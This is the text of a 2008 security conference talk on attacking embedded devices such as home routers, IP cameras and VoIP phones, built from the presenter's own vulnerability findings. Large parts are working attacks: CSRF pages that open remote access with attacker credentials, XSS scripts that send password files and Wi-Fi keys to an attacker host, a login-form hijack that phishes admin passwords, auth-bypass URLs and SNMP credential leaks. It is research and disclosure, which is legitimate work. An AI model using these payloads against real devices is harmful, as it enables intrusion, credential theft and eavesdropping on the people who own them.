HACK.LU Luxembourg
Oct 2K8

Cracking into embedded devices and beyond!

Practical overview of offensive techniques against embedded devices

Quick “about me”

- Adrian 'pagvac' Pastor
- Pentester and sec researcher
- Involved with two organizations:
  - ProCheckUp www.procheckup.com
  - GNUCITIZEN www.gnucitizen.org

Agenda

- Drive behind this research
- Overview of offensive tricks and techniques
  - Based on *real findings,* NOT theoretical!
  - About 90% based on personal vulnerability research
- Final thoughts
- Thanks

The drive behind this research

- Many embedded devices are much easier to compromise than “general purpose” desktop/server systems
  - Yet not much public research as compared to other sec research fields
- Chose to focus on HTTP, UPnP, SNMP and Wi-Fi

The drive behind this research (pt 2)


- Attacking the web console is one of the easiest ways to own the target device
  - Check out GNUCITIZEN router hacking challenge if you don’t believe us! [link]
- Embedded devices are likely to be a bigger target in the future
  - No malware detection. i.e: A/V
  - always online
  - Not as monitored as general purpose servers

Scope of type of environments

- Home/SOHO
- Corporate
- In other words, this research affects:
  - Devices used by **users** or small offices
  - Devices used in **corporate** environments

Focus on (mostly) remotely exploitable bugs

- Yes, local network attacks are cool, but this wasn’t the focus of my research
- Two types of remote attacks:
  - **Classic** server-side attack: no interaction required from victim user. Probe daemon on device directly
  - **New generation** victim-user-to-server attack: target daemon available on LAN interface only (NOT WAN). Exploit relies internal user as a proxy to attack device *from inside the network*


DON'T WORRY SIR,
I'M FROM THE INTERNET.

Why “and beyond”?

- OK, so you compromise an appliance. So what? i.e.: who cares about my printer being owned?
- We need to think in more than one dimension: **How far** can you go after you own a device?

Why “and beyond”?: stepping stone attacks

- If Internet-visible device not properly segmented we can use compromised device as stepping stone and probe the *internal network (LAN)*
  - Internet -> Target Device -> LAN
- Not many companies consider DMZing “miscellaneous” devices
  - i.e.: printers, IP cameras, VCR appliances, UPS appliances

Why “and beyond”?: stepping stone attacks (pt 2)

- Most of what we need to probe the LAN already on device. i.e.:
  - Axis camera with minimalistic shell scripting (mish) and PHP support
  - Routers with port-forwarding functionalities
  - No need to develop trojaned firmware, although that'd be cool :)

Why “and beyond”?: stepping stone attacks (pt 3)

- brute-force URLs of internal web server via Axis camera’s telnet interface

```
#!/bin/mish
[snip]
for i in `cat $2`
do
    if shttpclient -p $1/$i/ | grep 404 > /dev/null
    then
        :
    else
        echo "possible resource found: $1/$i/"
    fi
    sleep $3
done
```

Why “and beyond”?: exploit password reuse

- Dump all passwords stored on device and try against all login interfaces on target company’s netblocks
  - Passwords could be found on: HTML source code (i.e.: *type=“password”* fields), config file, SNMP OIDs
  - Login interfaces include: SSH, telnet, FTP, Terminal Services, VNS, SSL VPNs (i.e.: Juniper SA), SNMP, etc …

Why “and beyond”?: exploit password reuse (pt 2)

- Examples of password leaks via SNMP
  - BT Voyager 2000 leaks ISP credentials (PPPoE) [link]
    - Credits: Konstantin Gavrilenko
  - Several HP JetDirect leak JetAdmin passwords (returned as hex)
    - via OID .1.3.6.1.4.1.11.2.3.9.4.2.1.3.9.1.1.0 [link]
      - Credits: FX and kim0
    - via OID .1.3.6.1.4.1.11.2.3.9.1.1.13.0 [link]
      - Credits: Sven Pechler
  - ZyXEL Prestige routers leak Dynamic DNS service password [link]
    - via OID .1.3.6.1.4.1.890.1.2.1.2.6.0

Why “and beyond”?: exploit features creatively

- Exploit features supported by target device for your own good. i.e.:
  - if IP camera is compromised, then replace the video stream to bypass surveillance controls!
  - Write script that calls the ping diagnostic tool automatically in order to map the internal network [link]
  - Phish admin pass via Dynamic DNS poisoning Dynamic DNS [link]

Why “and beyond”?: exploit features creatively (pt 2)

- **Ping-sweep** LAN via ping web diagnostic tool on ZyXEL Prestige routers (tested on ZyXEL P-660HW-T1)
  - *[snip]*

```
for IP in `cat $3`
do
    echo "pinging: $IP"
    if curl -s -L -d "PingIPAddr=$IP&Submit=Ping&IsReset=0"
        --url "http://$1/Forms/DiagGeneral_2" |
        grep "Ping Host Successful" > /dev/null
    then
        echo "live!: $IP"
    fi
done
```

[snip]

Why “and beyond”?: exploit features creatively (pt 2)

- Phish admin password of ZyXEL Prestige routers via Dynamic DNS poisoning [link]
  - 1. Compromise DDNS service credentials
    - Extract from ‘/rpDyDNS.html’ after exploiting privilege escalation vulnerability [link]
    - Via SNMP (OID: .1.3.6.1.4.1.890.1.2.1.2.6.0)
  - 2. Login to www.dyndns.com with stolen credentials and make domain used to manage device resolve to evil site
  - 3. Wait for admin to enter password on spoof login page “evil site”

Why “and beyond”?: exploit features creatively (pt 3)

- $ snmpwalk -v2c -c public x.x.x.x 1.3.6.1.4.1.890.1.2.1.2

  SNMPv2-SMI::enterprises.890.1.2.1.2.1.0 = INTEGER: 2 SNMPv2-SMI::enterprises.890.1.2.1.2.2.0 = INTEGER: 2 SNMPv2-SMI::enterprises.890.1.2.1.2.3.0 = STRING: "**myddnshostname**" SNMPv2-SMI::enterprises.890.1.2.1.2.4.0 = STRING: **"myemail@domain.foo"** SNMPv2-SMI::enterprises.890.1.2.1.2.5.0 = STRING: "**myddnsusername**" SNMPv2-SMI::enterprises.890.1.2.1.2.6.0 = STRING: "**MYDDNSP4SS**" SNMPv2-SMI::enterprises.890.1.2.1.2.7.0 = INTEGER: 2

Need to take security of ‘miscellaneous’ devices seriously

- Who’s paying attention to printers, cameras, etc? Anyone?
- “After all they’re just primitive devices”
- Their security not taken into account as seriously as “real” servers’

Type of bugs we have found!

- Web management console
  - Auth bypass [link] [link]
  - XSS - reflected and persistent! [link]
  - CSRF - most devices are affected
  - Privilege escalation [link] [link]
  - **Call jacking**: hijacking VoIP calls via HTTP with creativity [link] [link]
- SNMP
  - **Password leaks** via SNMP read access
  - Came up with new type of attack: **SNMP injection**

Type of bugs we have found! (pt 2)

- UPnP (SOAP XML)
  - UPnP *doesn’t use passwords* by design
  - Forging interesting requests. i.e.: ‘setDNSServer’ – NOT always supported!
  - Onion routers via abused ‘NewInternalClient’ calls [link]
  - Can be forged either with XSS+ XMLHttpRequest() or Flash’s navigateToURL()
  - Example: BT Home Hub Firmware version 6.2.6.B

Type of bugs we have found! (pt 3)

- Wi-Fi: Predictable default WEP/WPA keys [link]
- Factory-default encryption key can be derived based on public data such as SSID or AP's MAC address

Personal Fav. #1: CSRF + auth bypass

- Ideal when web int. NOT enabled on WAN
- Any admin setting can be changed
- Payload is launched when admin tricked to visit 3rd-party evil page
- Evil page makes browser send forged request to vulnerable device

Personal Fav. #1: CSRF + auth bypass (pt 2)

- Real example: BT Home Hub (tested on firmware **6.2.2.6**)
  - possibly the most popular DSL router in the UK
- Auth bypass found via URL fuzzing [link]
- Web server accepts multiple representations of URLs, some of which are not checked for password
- We append special symbols after directory name. i.e.:
  - /cgi/b/secpol/cfg/%5C
  - /cgi/b/secpol/cfg//
  - /cgi/b/secpol/cfg/%
  - /cgi/b/secpol/cfg/~
- If we need to submit parameters, we append them after double special symbols: /cgi/b/_wli_/cfg//?ce=1&be=1&l0=4&l1=0

Pwning BT Home Hub: CSRF + auth bypass

- Redirect victim to Youtube video:

```
<html><!-- index.html --><head><script>

function redirect() {

targetURL="http://www.google.com/search?ie=UTF-8&oe=UTF8
   &sourceid=navclient&gfns=1&q=techno+viking";

notifyURL="http://www.attackersdomain.com/notify.php";

imgsrc = 'http://192.168.1.254/images/head_wave.gif';

fingerprint_img = new Image();

fingerprint_img.onerror = function (evt) {; //alert(this.src + " can't be
   loaded."); }

fingerprint_img.onload = function (evt) {C=new Image(); C.src=notifyURL;}

fingerprint_img.src = imgsrc;

setTimeout("document.location=targetURL", 500);

}</script></head><body><iframe onload="redirect()" frameborder=0 height=0
   width=0 src="./ras.html"></iframe></body></html>
```

Pwning BT Home Hub: CSRF + auth bypass (pt 2)

- Enable remote access with attacker's credentials ('12345678')

  -
    ```
    <html> <!-- ras.html --> <head></head> <body>
    <form name='raccess' action='http://192.168.1.254/
    cgi/b/ras//?ce=1&be=1&l0=5&l1=5' method='post'>
     <input type='hidden' name='0' value='31'>
     <input type='hidden' name='1' value=''>
     <input type='hidden' name='30' value='12345678'>
    </form>
    <script>document.raccess.submit();</script>
    </body> </html>
    ```

Pwning BT Home Hub: CSRF + auth bypass (pt 3)

- Attacker is notified via email

  -
    ```
    <?php
    // notify.php
    define("RCPT_EMAIL",
    "bthomehubevil@mailinator.com");
    define("EMAIL_SUBJECT", "[OWNED]");
    $messagebody="victim: https://".
    $_SERVER['REMOTE_ADDR'].":51003\n";
    mail(RCPT_EMAIL, EMAIL_SUBJECT,
    $messagebody);
    ?>
    ```

Personal Fav. #2: Persistent XSS on logs page

- Web server enabled on WAN but pass-protected
- Attacker *doesn't* need to login to web console
- Malformed request to web server injects malicious payload on logs page
- Admin browses vulnerable page while logged in and device is compromised
  - ie: new admin account is added

Personal Fav. #2: Persistent XSS on logs page (pt 2)

- Real example: Axis 2100 IP cameras [link]
  - Tested on firmware <= 2.43
  - Axis 2120 also vulnerable according to Axis [link]
- Attacker sends malformed HTTP request to the camera's web server (no password is required by the attacker)
- When admin visits logs page the payload could:
  - Add a new admin backdoor account
  - Steal passwords file
  - Hijack video stream

Owning big brother: persistent XSS on logs page on Axis IP camera

- Steal passwd when admin checks logs


  -
    ```
    // xhrmagic.js . steals Axis 2100 passwd file
    // (needs to be used in XSS attack to make it work)

    var req;
    var url="/admin-bin/editcgi.cgi?file=/etc/passwd";

    function loadXMLDoc(url) { [snip] }

    function processReqChange() {
     // only if req shows "loaded"
     if (req.readyState == 4) {
            // only if "OK"
            if (req.status == 200) {
            // send to attacker
            C=new Image();
            C.src="http://evil.foo/chivato.php?target="+req.responseText;
            }
    }
    } loadXMLDoc(url);
    ```

What gets sent to the attacker


http://192.168.1.50/admin/sup_log.shtml
Axis 2100 Network Camera 2.43
Windows Internet Explorer
OK

```
<html><body>
File: /etc/passwd  Length: 110 bytes
<a href="/admin-bin/editcgi.cgi">[Select new file]</a>
<form method="POST">
<table><tr><td>Save as: <input type=text name="save_file"
value="/etc/passwd" size=30 maxlength=255></td>
<td>Mode: <input type=text name="mode" value="0100644"></td>
<td>Convert CRLF to LF: <input type=checkbox
name="convert_crlf_to_lf" value=on checked></td>
</tr>
<tr><td colspan=3 align=center><input type=submit value=" Save file
"></td></tr>
<tr><td colspan=3><textarea rows=20 cols=80 name=content>
root:xervdkLFWq67U:0:0:Administrator:/:/bin/sh
flash:x:51:51:Flash User:/:/bin/false
nobody:*:99:99:Nobody:/:
</textarea>
</td></tr><tr><td colspan=3 align=center><input type=submit
value=" Save file ">
</td></tr></table></form><br>
</body></html>
```

Personal Fav. #3: Auth bypass + WAN web interface

- No interaction required from victim admin
- Usually simple to exploit. i.e.:
  - knowledge of “authenticated” URL
  - Replay request that changes admin setting

Personal Fav. #4: Preauth leak + XSS on preauth URL

- Some pages can be viewed without password
- Ideal when web interface only on LAN
- Targets the internal user who can “see” the device’s web interface
- Some preauth leaks are WAY TOO GOOD – ie: WEP keys or admin passwords
- Admin doesn’t need to be logged-in since device’s URL can be viewed by anyone
- Real example: BT Home Hub (tested on firmware **6.2.2.6**)

Pwning BT Home Hub: preauth leak + preauth XSS

- Steal WEP/WPA key
  - Attack URL: http://192.168.1.254/cgi/b/ic/connect/?url=**"><script %20src=http://evil.foo/xss.js></script><a%20b%3d**
  - Payload ('xss.js')

```
document.write("<body>"); var req; var url="/cgi/b/_wli_/seccfg/?ce=1&be=1&l0=4&l1=0";
function loadXMLDoc(url) {  [snip] }
function processReqChange() {
if (req.readyState == 4)  {
        if (req.status == 200)  {
        var f=document.createElement("form");
          f.name="myform";
        f.action="http://evil.domain.foo/bthh/steal.php";
        // POST is handy for submitting large chuncks of data
          f.method="POST";   var t = document.createElement('INPUT');    t.type='hidden';   t.name='data';
          t.value=escape(req.responseText);     f.appendChild(t);     document.body.appendChild(f);
          f.submit();
        }}}
loadXMLDoc(url); document.write("</body>");
```

Power Broadband Wireless Phone Upgrading
Phone Wireless Broadband Internet Data

PWNED!!!

Personal Fav. #5: Preauth XSS + unvalidated "NewInternalClient" bug

- Add port forwarding rule to external host/port, rather than internal one
- UPnP specs don't mention if external host should be allowed when adding port-forwarding rules [link]
- If port-forwarding is allowed to external host, then router can be turned into a proxy/zombie for hiding attacker's source IP address

Personal Fav. #5: Preauth XSS + unvalidated "NewInternalClient" bug (pt 2)

- XSS payload sends XML SOAP POST request via 'XMLHttpRequest' to description URL: /upnp/control/igd/wanpppcInternet
  - Desc URL varies per device
  - We need XSS as 'XMLHttpRequest' only allows crafting requests to the same origin [link]
- Could also exploit bugs in Flash to forge POST SOAP request so XSS is not required

Personal Fav. #6: Pers. XSS on admin login page

- Steal session IDs
- Overwrite login form’s ‘action’ attribute: phish the admin password!
- Phishing heaven!
- Real example: Pers. XSS on Aruba 800 Mobility Controller's login page [link]
  - You own the controller you own all the WAPs – sweet! ☺
  - Credits: Adair Collins, Steve Palmer and Jan Fry of ProCheckUp Ltd

Pers. XSS on Aruba 800 Mobility Controller's login page

- Harmless PoC:
  - https://internalip:4343/screens/%22/%3E%3Cscript%3Ealert(1)%3C/script%3E
  - Payload (JS code) runs next time admin visits login page
- Example of more evil payload:
  - <**script>document.formname.action="http://evil.foo/steal.php"**</script>
  - Login form’s action attribute is overwritten so admin password is sent to attacker’s site when clicking on “Login”

Love for auth bypass bugs

- Because not needing to rely on cracking a weak password is great
- Let’s see review a few real examples
- Main types encountered on web management consoles:
  - Unprotected URLs (A-to-C attacks)
  - Unchecked HTTP methods
  - Exposed CGI scripts
  - URL fuzzing

Auth bypass: unprotected URLs

- Admin settings URL meant to be available *after* logging in only
- Poor authentication allows attacker to access such settings page *without* password if URL is known
- Naive assumption: URL path cannot be known by attacker unless a valid password is known
  - This is far from reality of course!

Auth bypass: unchecked HTTP methods

- Alternative HTTP method bypasses authentication
- Real example: BT Voyager 2091 [link]
- By design config file is requested as a GET
- Changing to POST returns config file without password!:

  -
    ```
    POST /psiBackupInfo HTTP/1.1
    Host: 192.168.1.1
    Connection: close
    Content-Length: 0
    <CRLF>
    <CRLF>
    ```

Auth bypass: exposed CGI scripts

- Settings form *is* password-protected
  - i.e.: “/user_accounts.html”
- However, CGI script is publicly available
  - Can be identified in settings form’s ‘action’ attribute
- Attacker can change settings without password
  - Add new admin account
  - Enable remote admin access
  - Disable security settings

Call jacking the BT Home Hub

- Victim visits ‘evil’ page
- Victim receives call which *appears* to be incoming on phone’s LCD screen (but it’s outgoing)
- However, **victim makes and pays for the phone call**
- Attacker choose which phone number the Home Hub dials in exploit page [link]

Call jacking the BT Home Hub

Call jacking Snom IP phones

- Victim visits evil page
- In this case the victim is NOT aware that a phone conversation has been initiated: **no incoming call message or ring tone!**
- Can eavesdrop victim
- Victim pays for phone call (again!)
- If Snom phone directly connected on Internet then no interaction required from victim user!
  - Credits: .mario of GNUCITIZEN [link]

PWNED!!!

.mario hacked Snom

SNMP Injection: SNMP and HTTP join forces!


- Persistent XSS via SNMP: new type of attack [link] [link]
- Targets OIDs commonly printed on web console. i.e.:
  - system.sysContact.0 / 1.3.6.1.2.1.1.4.0
  - system.sysName.0 / 1.3.6.1.2.1.1.5.0
  - system.sysLocation.0 / 1.3.6.1.2.1.1.6.0
- Assign XSS payload to OID via SNMP write community string
- Payload is stored *persistently* on web console
- Device is owned when admin visits page with injected payload

SNMP Injection: SNMP and HTTP join forces! (cont)

- Yes, SNMP write access is a compromise on its own but we're often limited to changing 'boring' OIDs
- Can change wider range of settings via web console
- SNMP injection =privilege escalation
  - Useful when SNMP write is not enough to fully compromise device
- Lots of corporate devices affected including most Cisco routers [link]
  - Research sponsored by ProCheckUp Ltd

BT Home Hub Wi-Fi insecurity (pt 1)

- New type of attack: predicting default keys (only 4 examples in the public domain as in May 2008)



S/N:CP0647EH6DM(BF)

BULK:DSLCBAR7GBG F2

MAC:00147FA7520D

BT Home Hub wireless settings
SSID: BTHomeHub-8DF3
Wireless key: 06f48a28eb

BT Fusion settings
SSID: BTFusion-E805
Wireless key: fb3b00ac2c

Made in China for BT
Item Code: 027262
Rated Input 9V ⎓ 2000mA

